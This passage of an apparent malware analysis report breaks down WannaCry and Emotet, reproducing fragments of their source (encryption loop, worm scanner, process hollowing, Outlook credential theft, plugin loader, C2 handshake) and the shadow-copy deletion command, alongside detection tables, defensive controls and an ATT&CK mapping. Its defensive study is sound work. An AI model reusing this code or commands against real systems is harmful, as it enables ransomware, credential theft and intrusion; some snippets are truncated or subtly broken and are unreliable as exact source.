DoublePulsar XOR pattern	response		The DoublePulsar backdoor XORs Trans2 responses with a derived key. Trans2 responses where every dword XORs to the same value indicate backdoor presence.

DEFENSIVE CONTROLS

Immediate: Apply MS17-010 on all Windows systems. Disable SMBv1 entirely via GPO — no modern application requires SMBv1.

Network: Block TCP/445 between workstation VLANs. Only permit SMB between explicitly authorized servers and clients. Deploy IDS signatures for EternalBlue exploit patterns.

Segmentation: Microsegment the network so that a single compromised endpoint cannot reach other endpoints via SMB. Flat networks allow worms to spread unchecked.

Endpoint: Enable Windows Defender Exploit Guard. Use Attack Surface Reduction (ASR) rules to block process creations from PSEXEC and WMI commands used post-exploitation.

5.2 tasksche.exe — Ransomware Engine

Offensive Technique: Hybrid Encryption with RSA+AES File Locking

What the code does: Tasksche.exe is WannaCry's main ransomware payload. It implements a hybrid cryptosystem: each file is encrypted with a unique AES-128 key, and that AES key is then encrypted with the attacker's embedded RSA-2048 public key. Without the attacker's private key, file recovery is computationally infeasible.

```

// WannaCry encryption engine – tasksche.exe
void encrypt_user_files(void)
{
    // Load the embedded RSA-2048 public key
    RSA *attacker_rsa = load_embedded_rsa_key();

    // Enumerate all drives and network shares
    DWORD drives = GetLogicalDrives();
    for (int i = 0; i < 26; i++) {
        if (drives & (1 << i)) {
            char drive[4] = { 'A' + i, ':', '\\', '\\0' };
            if (GetDriveType(drive) == DRIVE_FIXED ||
                GetDriveType(drive) == DRIVE_REMOTE) {
                encrypt_directory(drive, attacker_rsa);
            }
        }
    }
}

void encrypt_directory(const char *path, RSA *rsa_pub)
{
    WIN32_FIND_DATA find_data;
    HANDLE hFind;
    char search_path[MAX_PATH];
    sprintf(search_path, MAX_PATH, "%s\\*", path);

    hFind = FindFirstFile(search_path, &find_data);
    if (hFind == INVALID_HANDLE_VALUE) return;

    do {
        // Skip WannaCry's own files and critical system files
        if (is_wannacry_file(find_data.cFileName)) continue;
        if (is_critical_system_file(find_data.cFileName)) continue;

        char full_path[MAX_PATH];
        sprintf(full_path, MAX_PATH, "%s\\%s", path, find_data.cFileName);

        if (find_data.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
            // Recurse into subdirectories, but avoid system dirs
            if (!is_protected_directory(find_data.cFileName)) {
                encrypt_directory(full_path, rsa_pub);
            }
        } else {
            // Check file extension against target list
            if (is_target_extension(get_extension(find_data.cFileName))) {
                encrypt_single_file(full_path, rsa_pub);
            }
        }
    } while (FindNextFile(hFind, &find_data));

    FindClose(hFind);

    // Drop ransom note in every encrypted directory
    drop_ransom_note(path);
}

```

Targeted File Extensions

WannaCry targets 176 file extensions, prioritizing documents, media, databases, and source code. The complete list includes:

```
// Partial list of targeted extensions
static const char *target_extensions[] = {
    // Documents
    "doc", "docx", "pdf", "txt", "xls", "xlsx", "ppt", "pptx",
    "odt", "ods", "odp", "rtf", "csv",
    // Databases
    "sql", "mdb", "accdb", "dbf", "db",
    // Media
    "jpg", "jpeg", "png", "gif", "bmp", "mp3", "mp4", "avi",
    "mov", "wmv", "flv",
    // Source code
    "c", "cpp", "h", "cs", "java", "py", "js", "php", "asp",
    "html", "xml", "json", "sql",
    // Archives (to prevent recovery from backups)
    "zip", "rar", "7z", "tar", "gz",
    // Other high-value
    "pem", "pfx", "pst", "ost", "msg", "eml",
    NULL
};
```

CRITICAL INSIGHT

WannaCry's cryptography is technically sound — AES-128-CBC for file content with per-file random keys, RSA-2048-OAEP for key encryption. The weakness is not in the crypto but in key management. WannaCry generates a unique RSA keypair per infection but some variants had bugs where the RSA private key could be recovered from memory. More importantly, the payment verification mechanism was largely non-functional — even victims who paid rarely received decryption keys.

Table 8: Detection Opportunities — tasksche.exe

Detection Opportunity	Why It Works
Mass file rename to .WNCRY	Any process rapidly renaming hundreds of files to the .WNCRY extension is definitive ransomware activity. Monitor for this extension pattern.
Rapid file read-write-delete cycles	Ransomware reads, encrypts, writes new file, then deletes original. A process performing read+write+delete on diverse file types is suspicious.
Ransom note creation (WANACRY!.txt)	"@Please_Read_Me!.txt" is WannaCry's ransom note filename. File creation monitoring for this name indicates active infection.

High entropy file writes	Encrypted data has near-maximum Shannon entropy (~7.9 bits/byte). File writes with entropy above 7.5 bits/byte indicate encryption activity.
OpenSSL EVP functions in non-crypto apps	Unexpected processes calling <code>EVP_EncryptInit_ex</code> or <code>RSA_public_encrypt</code> should be investigated, especially if not security software.

DEFENSIVE CONTROLS

Backup strategy: 3-2-1 backup rule — 3 copies, 2 different media types, 1 offsite/air-gapped. WannaCry deletes volume shadow copies, so backups must be independent.

Endpoint: Deploy behavioral ransomware detection (e.g., Microsoft Defender for Endpoint, CrowdStrike) that monitors for mass file modification patterns.

Network: Block SMB (445) at the network perimeter. Internal SMB should be restricted to necessary server-client pairs only.

Patching: MS17-010 eliminates the EternalBlue vector entirely. Prioritize internet-facing and unpatched legacy systems.

5.3 network.c — Worm Propagation Logic

Offensive Technique: Dual-Scan Worm — LAN + Internet

What the code does: WannaCry implements a two-phase scanning strategy. Phase 1 scans the local subnet for rapid lateral movement. Phase 2 scans random internet IP addresses to find new victims. The worm uses both TCP/445 (SMB) and TCP/139 (NetBIOS) for propagation.

```

// WannaCry worm propagation – dual-scan strategy
void start_worm_propagation(void)
{
    // Create two scanning threads
    HANDLE lan_thread = CreateThread(NULL, 0, lan_scanner, NULL, 0, NULL);
    HANDLE inet_thread = CreateThread(NULL, 0, internet_scanner, NULL, 0, NULL);

    WaitForMultipleObjects(2, (HANDLE[]){lan_thread, inet_thread},
                          TRUE, INFINITE);
}

// Phase 1: LAN scanning – aggressive lateral movement
DWORD WINAPI lan_scanner(LPVOID param)
{
    // Get local subnet information
    uint32_t local_ip = get_local_ip_address();
    uint32_t subnet_mask = get_subnet_mask();
    uint32_t network = local_ip & subnet_mask;
    uint32_t broadcast = network | ~subnet_mask;

    // Scan entire local subnet
    for (uint32_t ip = network + 1; ip < broadcast; ip++) {
        if (ip == local_ip) continue;

        // Check if SMB is open
        if (is_port_open(ip, 445, 200)) {
            // Attempt EternalBlue exploitation
            if (exploit_ms17_010(inet_ntoa(*(struct in_addr *)&ip), 445)) {
                // On success, transfer and execute payload
                transfer_payload(ip);
                execute_remote_payload(ip);
            }
        }

        // Also try NetBIOS (TCP/139) as fallback
        if (is_port_open(ip, 139, 200)) {
            exploit_via_netbios(ip);
        }
    }
    return 0;
}

// Phase 2: Internet scanning – random IP generation
DWORD WINAPI internet_scanner(LPVOID param)
{
    while (true) {
        // Generate random public IP address
        uint32_t target_ip;
        do {
            target_ip = generate_random_public_ip();
        } while (is_private_ip(target_ip) || is_reserved_ip(target_ip));

        // Quick SYN scan on port 445
        if (is_port_open(target_ip, 445, 1000)) {

```

The Worm Design — Rapid Contagion

WannaCry's dual-scanning design maximizes both infection speed and geographic reach. The LAN scanner ensures that a single infection on a corporate network will compromise all vulnerable internal systems within minutes. The internet scanner ensures the worm jumps to new organizations continuously.

The worm also implements several evasion techniques:

- **Service disguise:** Installs itself as a service named "Microsoft Security Center (2.0)" to blend with legitimate Windows services
- **Random directory names:** Extracts to directories with names like "qeriuwjhrf" to avoid pattern-based detection
- **Tor C2:** Communicates with ransom payment infrastructure via hardcoded Tor hidden services
- **Shadow copy deletion:** Runs "vssadmin delete shadows /all /quiet" to eliminate Windows restore points

Table 9: Detection Opportunities — network.c

Detection Opportunity				Why It Works
Mass TCP/445 scanning from single host				A single host sending SYN packets to hundreds of internal IPs on port 445 is definitive worm scanning behavior.
vssadmin execution	delete	shadows		This command deletes all volume shadow copies — a ransomware preparation step rarely used legitimately. Alert immediately.
Service names	creation	with random		Legitimate services use meaningful names. Service creation events where the service name is random gibberish indicate malware.
Tor apps	connections	from non-Tor		WannaCry connects to Tor hidden services for payment verification. Any Tor traffic from non-browser processes is suspicious.
ProgramData with random names	directory	creation		WannaCry extracts to randomly-named directories under ProgramData. Monitor for new directories with high-entropy names.

DEFENSIVE CONTROLS

Immediate: Disable SMBv1 on all systems. Block TCP/445 between endpoint VLANs.

Network monitoring: Deploy network sensors to detect internal SMB scanning. Rate-limit SMB connections per source IP.

Endpoint: Monitor for vssadmin.exe execution. Use application whitelisting to prevent execution of unapproved binaries from ProgramData.

Segmentation: Implement zero-trust network segmentation. Assume any single endpoint can be compromised and limit lateral movement accordingly.

5.4 Decryption & Kill Switch — The Domain Check

Offensive Technique: Hardcoded Kill Switch Domain

What the code does: Before any encryption or propagation, WannaCry queries a hardcoded domain name. If the domain resolves and a connection succeeds, WannaCry exits without performing any malicious activity. This "kill switch" was likely intended as an anti-sandbox/anti-analysis technique that inadvertently became a global circuit breaker.

```

// WannaCry kill switch – the domain that stopped an outbreak
bool check_kill_switch(void)
{
    // Hardcoded domain: iuqerfsodp9ifjaposdfjhgosurijfaewrwergrwa.com
    // This 30-character random-looking domain was likely intended
    // as a domain generation algorithm (DGA) sinkhole check

    const char kill_switch_domain[] =
        "iuqerfsodp9ifjaposdfjhgosurijfaewrwergrwa.com";

    // Attempt to connect to the domain on port 80
    // Use WinINet for the connection (same as C2 comms)
    HINTERNET hInternet = InternetOpen(
        "Mozilla/5.0 (Windows NT 6.1; Win64; x64)",
        INTERNET_OPEN_TYPE_PRECONFIG, NULL, NULL, 0);

    if (!hInternet) return false; // Proceed with encryption if can't connect

    // Build URL with random subdomain to evade simple DNS blocks
    char url[256];
    char random_subdomain[16];
    generate_random_string(random_subdomain, 12);
    sprintf(url, sizeof(url), "http://%s.%s/",
        random_subdomain, kill_switch_domain);

    HINTERNET hUrl = InternetOpenUrl(hInternet, url, NULL, 0,
        INTERNET_FLAG_RELOAD, 0);

    if (hUrl) {
        // Domain is reachable – KILL SWITCH ACTIVATED
        // Exit without encryption or propagation
        InternetCloseHandle(hUrl);
        InternetCloseHandle(hInternet);

        // Clean up and terminate
        log_kill_switch_activated();
        ExitProcess(0); // Graceful exit – NO DAMAGE
        return true;    // Never reached
    }

    // Domain unreachable – proceed with full attack
    InternetCloseHandle(hInternet);
    return false;
}

// Main entry point
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
    LPSTR lpCmdLine, int nCmdShow)
{
    // Step 1: Check kill switch
    if (check_kill_switch()) {
        return 0; // Domain active – abort
    }
}

```


How the Kill Switch Stopped WannaCry

The kill switch domain was registered on May 12, 2017 by security researcher Marcus Hutchins (@MalwareTech). Within hours of registration, sinkhole servers began receiving millions of connection attempts from infected systems worldwide. Each successful DNS resolution caused WannaCry to abort its attack.

However, the kill switch had significant limitations:

- **No internet access:** Air-gapped networks or networks with DNS filtering still got infected (the domain check fails, so WannaCry proceeds)
- **Variant bypass:** Attackers quickly released variants with different kill switch domains or removed the check entirely
- **Proxy environments:** Some corporate proxies returned fake success responses for all domains, accidentally triggering the kill switch

CRITICAL INSIGHT

The kill switch was likely not intended as a "good guy" off switch. It was almost certainly an anti-sandbox/anti-VM technique — malware analysis sandboxes often intercept all network requests and return fake success responses. By checking if a random-looking domain is reachable, WannaCry could detect sandbox environments (which return success for everything) and refuse to execute its payload, making automated analysis harder. The domain's random-looking name ensured it was unregistered during development, so the check always failed in the real world.

Table 10: Kill Switch Variants and Detection

Variant	Kill Switch Domain	Detection Method
WannaCry (original)	v1 iuqerfsodp9ifjaposdfjhgosurijfaewrwergrwa.com	DNS query for this domain from any process
WannaCry v2	ifferfsodp9ifjaposdfjhgosurijfaewrwergrwa.com	Similar random-looking domain pattern
Uiwix variant	None (no kill switch)	No DNS query — proceeds directly to exploitation
Watch crypt	None (uses different propagation)	Tor C2 communication pattern

DEFENSIVE CONTROLS

DNS sinkholing: Register and sinkhole known WannaCry kill switch domains. Monitor internal DNS for queries to random-looking domains — this pattern indicates active malware.

Proxy analysis: Ensure proxies do not return fake success for all domains. This can accidentally suppress kill switches while allowing other C2 communication.

Network segmentation: Systems without internet access cannot reach the kill switch and will execute the full payload. Prioritize patching on air-gapped networks.

Behavioral detection: Do not rely on kill switches. Deploy behavioral detection for the encryption and propagation patterns described in sections 5.2 and 5.3.

CONFIDENTIAL

PART 6: EMOTET MODULAR LOADER SOURCE CODE ANALYSIS

Malware-as-a-Service Architecture

THREAT PROFILE: MODULAR BANKING TROJAN / MALWARE LOADER (MAAS)

Source: JAMESWT/Emotet-source-code (Recovered 2021) | Language:
C/C++

Target: Windows | Distribution: Malspam (Word/Excel macros)

Evolution: Banking trojan → Credential stealer → General-purpose
loader

6.1 inject.c — Process Injection Engine

Offensive Technique: Process Hollowing and APC Injection

What the code does: Emotet uses a sophisticated injection engine that selects between multiple injection techniques based on the target process and system configuration. The primary methods are Process Hollowing (for browser processes) and APC (Asynchronous Procedure Call) injection (for general processes). The choice is made dynamically to evade detection.

```

// Emotet process injection engine – inject.c
bool inject_into_process(DWORD target_pid, const void *payload,
                        size_t payload_size, INJECTION_TECHNIQUE technique)
{
    // Select technique based on target and evasion requirements
    switch (technique) {
    case PROC_HOLLOWING:
        // Best for browsers – creates suspended legitimate process,
        // unmaps its memory, writes payload, resumes
        return process_hollowing(target_pid, payload, payload_size);

    case APC_INJECTION:
        // Best for explorer.exe, svchost – attaches to thread,
        // queues APC with payload address
        return apc_injection(target_pid, payload, payload_size);

    case THREAD_HIJACKING:
        // Fallback – suspends thread, modifies context to
        // point to payload, resumes
        return thread_hijacking(target_pid, payload, payload_size);
    }
    return false;
}

// Process Hollowing: Replace legitimate process memory with payload
bool process_hollowing(const char *target_path, const void *payload,
                      size_t payload_size)
{
    // Step 1: Create target process in suspended state
    STARTUPINFO si = { sizeof(STARTUPINFO) };
    PROCESS_INFORMATION pi;
    if (!CreateProcess(target_path, NULL, NULL, NULL, FALSE,
                      CREATE_SUSPENDED | CREATE_NO_WINDOW,
                      NULL, NULL, &si, &pi)) {
        return false;
    }

    // Step 2: Unmap the legitimate executable from memory
    // NtUnmapViewOfSection removes the original code
    HMODULE hNtdll = GetModuleHandle("ntdll.dll");
    typedef NTSTATUS (NTAPI *pNtUnmapViewOfSection)(HANDLE, PVOID);
    pNtUnmapViewOfSection NtUnmapViewOfSection =
        (pNtUnmapViewOfSection)GetProcAddress(hNtdll,
        "NtUnmapViewOfSection");

    // Get the base address of the executable image
    CONTEXT ctx;
    ctx.ContextFlags = CONTEXT_FULL;
    GetThreadContext(pi.hThread, &ctx);
    PVOID base_addr;
    ReadProcessMemory(pi.hProcess,
                      (PVOID)(ctx.Ebx + 8), // PEB.ImageBaseAddress offset
                      &base_addr, sizeof(PVOID), NULL);

```

Injection Technique Selection Logic

Emotet selects its injection technique based on a decision matrix:

Table 11: Emotet Injection Technique Selection

Target Process	Technique	Rationale
firefox.exe, chrome.exe, iexplore.exe	Process Hollowing	Replaces entire browser process; full control over all network requests and DOM manipulation
explorer.exe	APC Injection	Explorer has many alertable threads; APC blends into normal thread activity
svchost.exe	APC or Thread Hijacking	Multiple svchost instances provide cover; services are expected to have many threads
dwm.exe, lsass.exe	Thread Hijacking (fallback)	Protected processes may block hollowing/APC; hijacking is stealthier but less reliable

CRITICAL INSIGHT

Emotet's use of multiple injection techniques is an anti-detection strategy. Security products often monitor for specific injection patterns (e.g., CreateRemoteThread). By rotating techniques based on the target process, Emotet ensures that no single detection rule catches all injections. The VirtualProtectEx pattern (RW → write → RX) is specifically designed to evade memory scanners that flag PAGE_EXECUTE_READWRITE regions.

Table 12: Detection Opportunities — inject.c

Detection Opportunity	Why It Works
NtUnmapViewOfSection on newly created suspended processes	Process hollowing unmaps the legitimate image immediately after CreateProcess. This sequence is highly specific to hollowing attacks.
VirtualAllocEx with PAGE_EXECUTE_READWRITE in remote process	RWX memory allocation in a remote process is the hallmark of injection. Even with Emotet's RW → RX trick, the intermediate RWX state may be visible.
Parent-child process anomalies	Emotet's loader (often running from Temp) spawning browsers, dwm, or svchost is anomalous. Parent process baselining catches this.

APC queued from unexpected sources	QueueUserAPC from a process not associated with the target thread's normal operation. EDR hooks on QueueUserAPC detect this.
Image base mismatch in PEB vs. VAD	The Process Environment Block (PEB) and Virtual Address Descriptor (VAD) tree should agree on the image base. Hollowing creates a mismatch detectable via kernel callbacks.

DEFENSIVE CONTROLS

Endpoint: Enable Microsoft Defender Attack Surface Reduction (ASR) rule: "Block process creations from PSEXEC and WMI commands" and "Block executable content from email client and webmail."

EDR: Deploy EDR with kernel-level injection monitoring (PsSetCreateProcessNotifyRoutine, PsSetCreateThreadNotifyRoutine). Alert on RWX allocations in remote processes.

Behavioral: Monitor for the CreateProcess → NtUnmapViewOfSection sequence. This specific pairing indicates process hollowing with high confidence.

Child-parent baselining: Establish normal parent-child process relationships. Alert when unexpected parents (e.g., Word.exe, Excel.exe) spawn browsers or system processes.

6.2 module.c — Plugin Architecture

Offensive Technique: Modular Plugin System for Malware Delivery

What the code does: Emotet's defining innovation is its modular architecture. The core loader ("Epoch" binary) is relatively small — its primary function is to maintain persistence, communicate with C2, and download/execute plugins. The actual malicious functionality (credential theft, email propagation, banking fraud) is implemented as separately loaded DLLs delivered on-demand from the C2 infrastructure.

```

// Emotet plugin architecture – module.c

// Plugin header structure – each plugin is a packed DLL
struct emotet_plugin {
    uint32_t magic;           // 0x504C5547 ("PLUG")
    uint32_t plugin_id;       // Unique identifier for this plugin type
    uint32_t version;         // Plugin version
    uint32_t compressed_size;
    uint32_t uncompressed_size;
    uint32_t checksum;        // CRC32 of uncompressed data
    uint8_t data[];          // LZMA-compressed DLL
};

// Available plugin IDs (documented from source)
enum PLUGIN_TYPE {
    PLUGIN_BANKING = 1,      // Webinject and banking credential theft
    PLUGIN_SPAM = 2,         // Email propagation engine
    PLUGIN_CREDENTIALS = 3,  // Outlook, browser credential harvesting
    PLUGIN_SPREADING = 4,    // Network lateral movement
    PLUGIN_DDOS = 5,         // DDoS module (rarely used)
    PLUGIN_MINING = 6,       // Cryptocurrency mining (later epochs)
};

// Plugin loader – downloads, decrypts, and executes plugins
bool load_plugin(uint32_t plugin_id, const uint8_t *encrypted_data,
                size_t data_size)
{
    // Step 1: Decrypt plugin using RC4 with session key
    uint8_t rc4_key[16];
    derive_plugin_key(plugin_id, rc4_key);

    RC4_KEY ctx;
    RC4_set_key(&ctx, 16, rc4_key);

    uint8_t *decrypted = (uint8_t *)malloc(data_size);
    RC4(&ctx, data_size, encrypted_data, decrypted);

    // Step 2: Decompress (LZMA)
    struct emotet_plugin *plugin = (struct emotet_plugin *)decrypted;
    if (plugin->magic != 0x504C5547) {
        free(decrypted);
        return false; // Invalid plugin
    }

    uint8_t *decompressed = (uint8_t *)malloc(plugin->uncompressed_size);
    size_t out_size = lzma_decompress(plugin->data, plugin->compressed_size,
                                     decompressed,
                                     plugin->uncompressed_size);

    // Step 3: Verify checksum
    uint32_t crc = crc32(0, decompressed, out_size);
    if (crc != plugin->checksum) {
        free(decrypted);
        free(decompressed);
    }
}

```


Why Modularity Was Emotet's Key Innovation

The modular architecture transformed Emotet from a single-purpose banking trojan into a general-purpose malware distribution platform. This design provided several strategic advantages:

- **Rapid capability updates:** New plugins could be deployed to the entire botnet within hours without updating the core binary
- **Criminal marketplace:** "Emotet-as-a-Service" allowed other threat actors to rent access to infected machines, delivering their own payloads (TrickBot, Ryuk, Qbot) through Emotet's infrastructure
- **Plausible deniability:** The core loader contained no overtly malicious code — all criminal functionality resided in separately delivered plugins
- **Evasion:** Small core binary with minimal imports is harder to signature-detect than monolithic malware

Table 13: Detection Opportunities — module.c

Detection Opportunity	Why It Works
Manual DLL mapping (not via LoadLibrary)	Emotet maps plugins manually to avoid LoadLibrary hooks. Processes with manually mapped PE images (no corresponding file on disk) indicate reflective loading.
Named shared memory sections with "Emotet" pattern	The Global\EmotetPluginMem_* naming convention is distinctive. Any process creating shared memory with this pattern is compromised.
Multiple distinct payloads in single process	When multiple plugins load into the same process, the resulting memory layout shows multiple distinct PE images — anomalous for normal processes.
Download-then-execute from C2	The core behavior: downloading encrypted data, decrypting in memory, then executing. Network → memory → execution chains without file writes are suspicious.
RC4 key derivation from plugin ID	The key derivation function is consistent across Emotet variants. Memory forensics can identify the RC4 key schedule setup pattern.

DEFENSIVE CONTROLS

Memory forensics: Use Volatility's malfind or similar to detect manually mapped PE images. Any executable memory region with PE headers but no backing file indicates reflective DLL loading.

API hooking: Monitor for CreateFileMapping with suspicious names. While Emotet changed naming across epochs, shared memory creation by non-system processes warrants investigation.

Network: Block download-and-execute patterns at the proxy. executables, DLLs, or encrypted payloads downloaded and immediately loaded into memory should be blocked.

Behavioral: Alert on processes that receive network data and immediately allocate RWX memory. This download → decrypt → execute pipeline is the core Emotet pattern.

6.3 mailer.dll — Email Propagation

Offensive Technique: Credential-Based Email Self-Propagation

What the code does: The spam module (mailer.dll) is Emotet's most distinctive plugin. It steals email credentials from Outlook, Thunderbird, and web browsers, then uses the victim's own email accounts to send malicious attachments to their contacts. This "thread hijacking" technique — replying to existing email threads with malware — achieves exceptionally high open rates because the emails come from trusted contacts.

```

// Emotet email propagation engine – mailer.dll

// Step 1: Harvest email credentials from Outlook
void steal_outlook_credentials(void)
{
    // Access Outlook profiles via MAPI
    LPMAPISSESSION lpSession = NULL;
    MAPILogon(0, NULL, NULL, 0, 0, &lpSession);

    if (lpSession) {
        // Enumerate message stores
        LPMAPITABLE lpTable = NULL;
        lpSession->GetMsgStoresTable(0, &lpTable);

        if (lpTable) {
            LPSRowSet lpRows = NULL;
            while (lpTable->QueryRows(1, 0, &lpRows) == S_OK &&
                lpRows->cRows) {
                // Extract SMTP account details
                char *profile_name = get_prop_string(lpRows->aRow[0].lpProps,
                                                    PR_DISPLAY_NAME);
                char *smtp_server = get_prop_string(lpRows->aRow[0].lpProps,
                                                    PR_PROFILE_TRANSPORT_FLAGS);

                // Extract stored credentials using Credential Manager
                CREDENTIAL *cred;
                if (CredRead(profile_name, CRED_TYPE_GENERIC, 0, &cred)) {
                    add_email_account(EMAIL_OUTLOOK, profile_name,
                                     smtp_server,
                                     (char*)cred->CredentialBlob,
                                     cred->CredentialBlobSize);

                    CredFree(cred);
                }
                FreeProws(lpRows);
            }
            lpTable->Release();
        }
        lpSession->Release();
    }
}

// Step 2: Read email threads for thread hijacking
void harvest_email_threads(void)
{
    // Open Outlook PST/OST file directly
    char pst_path[MAX_PATH];
    get_outlook_pst_path(pst_path, MAX_PATH);

    // Parse PST file to extract recent email threads
    PSTFile pst;
    if (open_pst_file(pst_path, &pst)) {
        Folder *inbox = get_folder(&pst, "Inbox");
        if (inbox) {
            Message *msg = NULL;

```

Thread Hijacking — The Social Engineering Masterstroke

Traditional malware spam sends unsolicited emails with generic subjects like "Invoice" or "Urgent Document." Emotet's thread hijacking is fundamentally different:

- **Trusted sender:** The email comes from a real contact the recipient has communicated with before
- **Relevant context:** The subject line is a real conversation the recipient participated in
- **Plausible attachment:** The attachment name matches the thread context (invoices for financial threads, documents for project threads)
- **Social legitimacy:** The reply format and sign-off match the hijacked account's writing style

This technique routinely achieves 10-20% open rates for malicious attachments — compared to 1-2% for traditional spam — because it bypasses the recipient's psychological spam filters.

Table 14: Detection Opportunities — mailer.dll

Detection Opportunity	Why It Works
Suspicious email volume from single account	Emotet sends 100-500 emails per compromised account in bursts. Normal users send 10-50 emails/day. Volume anomaly detection catches this.
MAPI/Credential Manager access by non-Outlook process	Only outlook.exe should access MAPI sessions and Outlook credentials. Other processes reading these indicate credential theft.
Outbound SMTP from workstations	Workstations should use corporate mail servers (Exchange), not direct SMTP. Direct outbound SMTP (TCP/25, 587) from endpoints is anomalous.
Email attachment extension mismatch	.doc files with ZIP headers, or .zip files containing .exe — file type mismatches indicate malicious repackaging.
Thread reply without matching sent item	A "Re:" email where the original email was never sent from the account indicates thread hijacking.

DEFENSIVE CONTROLS

Email gateway: Implement attachment sandboxing — detonate all Office documents with macros in isolated environments before delivery. Block macro-enabled documents from external senders.

Rate limiting: Implement SMTP rate limiting per account. Alert when any account sends more than 50 emails per hour.

Authentication: Force all outbound email through authenticated corporate mail gateways. Block direct SMTP from workstation VLANs.

User training: Train users to verify unexpected attachments even from known contacts — especially if the attachment requires "Enable Content" or "Enable Editing."

6.4 c2.c — Encrypted C2 Protocol

Offensive Technique: Multi-Stage C2 with RSA+AES Encryption

What the code does: Emotet uses a sophisticated C2 protocol with layered encryption. Initial handshake uses RSA-2048 key exchange, followed by AES-128-CBC for session traffic. The protocol supports multiple C2 endpoints with automatic failover, and uses a non-standard binary protocol over HTTP to blend with legitimate traffic.

```

// Emotet C2 protocol – c2.c

// C2 endpoint structure – Emotet maintains multiple C2s
struct c2_endpoint {
    char domain[128];
    uint16_t port;
    uint32_t last_seen;        // Unix timestamp of last successful contact
    uint32_t fail_count;       // Consecutive failures
    bool active;
};

// Global C2 list – embedded in binary, updated via C2 responses
struct c2_endpoint c2_list[32];
int num_c2_endpoints = 0;

// RSA-2048 public key embedded in binary – used for initial handshake
static const uint8_t embedded_rsa_pubkey[256] = {
    0x00, 0x01, 0x00, 0x01, // e = 65537 (standard RSA exponent)
    // ... 252 bytes of modulus
};

// C2 session context
struct c2_session {
    uint8_t aes_key[16];       // Per-session AES key
    uint8_t aes_iv[16];       // Per-session AES IV
    uint32_t session_id;       // Server-assigned session ID
    uint32_t seq_number;       // Message sequence counter
    struct c2_endpoint *ep;    // Currently active endpoint
};

// Initialize C2 session with RSA key exchange
bool c2_handshake(struct c2_session *session)
{
    // Step 1: Generate random AES key and IV
    RAND_bytes(session->aes_key, 16);
    RAND_bytes(session->aes_iv, 16);

    // Step 2: Encrypt AES key with server's RSA public key
    RSA *rsa = load_embedded_rsa_key();
    uint8_t encrypted_key[256];
    int enc_len = RSA_public_encrypt(16, session->aes_key,
                                     encrypted_key, rsa,
                                     RSA_PKCS1_PADDING);

    // Step 3: Build handshake packet
    // Format: [bot_id (4)] [encrypted_key (256)] [iv (16)] [checksum (4)]
    uint8_t handshake[280];
    uint32_t bot_id = get_bot_id();
    memcpy(handshake, &bot_id, 4);
    memcpy(handshake + 4, encrypted_key, 256);
    memcpy(handshake + 260, session->aes_iv, 16);

    // CRC32 checksum for integrity
    uint32_t crc = crc32(0, handshake, 276);
}

```

C2 Resilience — The Multi-Endpoint Design

Emotet's C2 infrastructure was remarkably resilient due to several architectural decisions:

- **Compromised WordPress sites:** Rather than using dedicated servers, Emotet compromised thousands of legitimate WordPress sites and used them as C2 proxies. This made takedown extremely difficult.
- **Rapid endpoint rotation:** The C2 list embedded in the binary was only a seed. Active C2 endpoints were continuously updated via C2 responses, ensuring bots could always find a live server.
- **Failover logic:** Each endpoint tracked failure counts. After 3 consecutive failures, an endpoint was marked inactive and the bot tried the next one.
- **WordPress URL blending:** C2 traffic used paths that mimicked legitimate WordPress plugin/theme URLs, making DPI-based detection difficult.

Table 15: Detection Opportunities — c2.c

Detection Opportunity	Why It Works
Non-WordPress processes accessing WordPress PHP URLs	A desktop application (not a browser) making HTTP POSTs to wp-content/plugins/*.php is anomalous. Proxy logs with user-agent analysis catch this.
Regular beaconing to compromised WordPress sites	Emotet beacons every 5-15 minutes. Statistical analysis of connection intervals to the same WordPress domains reveals artificial regularity.
HTTP POST with encrypted binary body	POST bodies with high entropy (encrypted content) to WordPress PHP files indicate C2 communication, not legitimate web browsing.
Multiple bots contacting same WordPress domain	If multiple internal hosts independently contact the same obscure WordPress site, that site is likely a compromised C2 proxy.
Dynamic C2 list updates in memory	The C2 list in memory changes over time as new endpoints are received. Memory forensics can extract both initial and updated C2 lists.

DEFENSIVE CONTROLS

Web proxy: Inspect HTTP POST bodies for encrypted/high-entropy content. Block POST requests from non-browser processes to WordPress URLs.

DNS monitoring: Track queries to WordPress sites that multiple internal hosts resolve. Cross-reference with known compromised-site lists.

Beacon detection: Use statistical analysis (e.g., JA3 fingerprinting + timing analysis) to identify regular communication patterns to external web servers.

Takedown participation: Report suspected compromised WordPress sites to hosting providers. The Emotet takedown (January 2021) succeeded through international law enforcement coordination disrupting both infrastructure and operators.

CONFIDENTIAL

PART 7: MITRE ATT&CK MAPPING & DEFENSIVE CONTROLS

Framework Mapping — Stuxnet, WannaCry, Emotet

FRAMEWORK MAPPING

Comprehensive technique mapping and defensive control
recommendations
for three additional high-impact malware families

Stuxnet Techniques

Table 16: MITRE ATT&CK Mapping — Stuxnet ICS Cyberweapon

Source Finding	MITRE ID	Technique Name	Defensive Control
oam7.cpp PLC block injection	T0833	Modify Parameter	Independent frequency monitoring; PLC code integrity verification
oam7.cpp DP_RECV replacement	T0830	Manipulate I/O Image	Out-of-band sensor network; data diode for monitoring
oam7.cpp replay attack	T0851	Rootkit	Compare HMI display with independent SCADA logs
stub.cpp LNK auto-execute	T1091	Replication Through Removable Media	USB device control; disable LNK icon rendering for removable media
stub.cpp Print Spooler escalation	T1068	Exploitation for Privilege Escalation	Disable Print Spooler on non-printing systems; MS10-061 patch
stub.cpp SMB worm spread	T1021.002	Remote Services: SMB/Windows Admin Shares	Block SMB between workstation VLANs; MS08-067 patch
export11.dll SSDT hooks	T1014	Rootkit	Kernel driver signing enforcement; HVCI/Memory Integrity
export11.dll file hiding	T1564.001	Hidden Files and Directories	Raw NTFS analysis; compare API vs. raw directory listings
export11.dll PLC-to-C2 channel	T0836	Modify Parameter	Air-gap enforcement; no internet on engineering workstations
win32k.sys driver loading	T1068	Exploitation for Privilege Escalation	Driver signature enforcement; certificate pinning for kernel drivers
win32k.sys process hiding	T1055	Process Injection	Kernel callback integrity; cross-reference process counts
Signed driver abuse	T1553.002	Subvert Trust Controls: Code Signing	Code signing certificate whitelisting; driver inventory baselining

WannaCry Techniques

Table 17: MITRE ATT&CK Mapping — WannaCry Ransomware Worm

Source Finding		MITRE ID	Technique Name	Defensive Control
eternalblue.cpp exploit	SMB	T1203	Exploitation for Client Execution	MS17-010 patch; disable SMBv1 entirely
eternalblue.cpp DoublePulsar backdoor		T1543.003	Create or Modify System Process: Windows Service	DoublePulsar detection via Trans2 response analysis
